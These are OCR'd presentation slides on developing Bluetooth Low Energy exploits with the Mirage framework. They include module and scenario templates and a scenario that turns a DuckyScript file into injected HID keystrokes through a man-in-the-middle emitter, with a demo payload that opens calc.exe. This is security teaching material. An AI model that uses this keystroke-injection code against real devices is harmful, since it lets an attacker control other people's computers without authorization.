
- https://github.com/RCayre/mirage

Exploit Development with Mirage



https://homepages.laas.fr/rcayre/mirage-documentation/overview.html


Exploit Development with Mirage



https://homepages.laas.fr/rcayre/mirage-documentation/overview.html

Scenario Signal

```
@module.scenarioSignal("helloworld")
def sayHello(self,name):
        io.info("Default behaviour : hello, "+name)
```



https://homepages.laas.fr/rcayre/mirage-documentation/scenarios.html


Mirage Module

- Create Module with:
  `mirage --create_module`


```
from mirage.core import module
from mirage.libs import utils,ble

class newmod(module.WirelessModule):
        def init(self):
                self.technology = "ble"
                self.type = "test"
                self.description = "Test module"
                self.args = {'INTERFACE': 'hci0', 'PARAM1': 'value1'}
                self.dependencies = ["ble_sniff","ble_scan"]

        def run(self):
                # Enter your code here.
                return self.ok({})
```

https://homepages.laas.fr/rcayre/mirage-documentation/modules.html#writing-your-own-module


Secure Connections MitM Module




Secure Connections MitM Module



Secure Connections MitM Module



Secure Connections MitM Module



Mirage Scenario

- Create Scenario with:
  `mirage --create_scenario`

```
from mirage.core import scenario
from mirage.libs import io,ble,bt,utils

class test(scenario.Scenario):

        def onStart(self):
                return True

        def onEnd(self):
                return True

        def onKey(self,key):
                return True
```

https://homepages.laas.fr/rcayre/mirage-documentation/scenarios.html

Mirage Scenario - onStart

```
def onStart(self):

    self.hidMap = HIDMapping(locale="de")

    parser = parsers.DuckyScriptParser(filename=self.args["DUCKYSCRIPT"])
    self.attackStream = parser.generatePackets(
        textFunction=self.addText,
        initFunction=self.initPacketList,
        keyFunction=self.addKeystroke,
        sleepFunction=self.addDelay
        )

    return True

def onEnd(self, result):
    return True

def onKey(self, key):
    if key == "esc":
        self.module.setStage(self.module.BLEStage.STOP)
        return False

    if self.args["DUCKYSCRIPT"] and key=="1":
        for o in self.attackStream:
            self.module.a2mEmitter.sendp(o)

    return False
```

Mirage Scenario – DuckyParser Functions


```
def addKeystroke(self,locale="de",key="a",ctrl=False, alt=False, gui=False,shift=False):
    keystrokes = []
    keystrokePressed = ble.HIDoverGATTKeystroke(locale=locale,key=key,ctrl=ctrl,alt=alt,gui=gui,shift=shift)
    keystrokeReleased = bytes([0,0,0,0,0,0,0,0,0,0])
    keystrokes.append(ble.BLEHandleValueNotification(handle=0x0013,value=keystrokePressed.data))
    keystrokes.append(wireless.WaitPacket(time=0.004))
    keystrokes.append(ble.BLEHandleValueNotification(handle=0x0013,value=keystrokeReleased))
    return keystrokes

def initPacketList(self):
    return []

def addDelay(self,duration=1000):
    keystrokes = []
    keystrokes.append(wireless.WaitPacket(time=0.0001*duration))
    return keystrokes

def addText(self,string="hello world !",locale="de"):
    keystrokes = []
    for letter in string:
        keystrokes += self.addKeystroke(key=letter,locale=locale)
    return keystrokes
```

```
GUI r
DELAY 2500
STRING calc.exe
ENTER
```

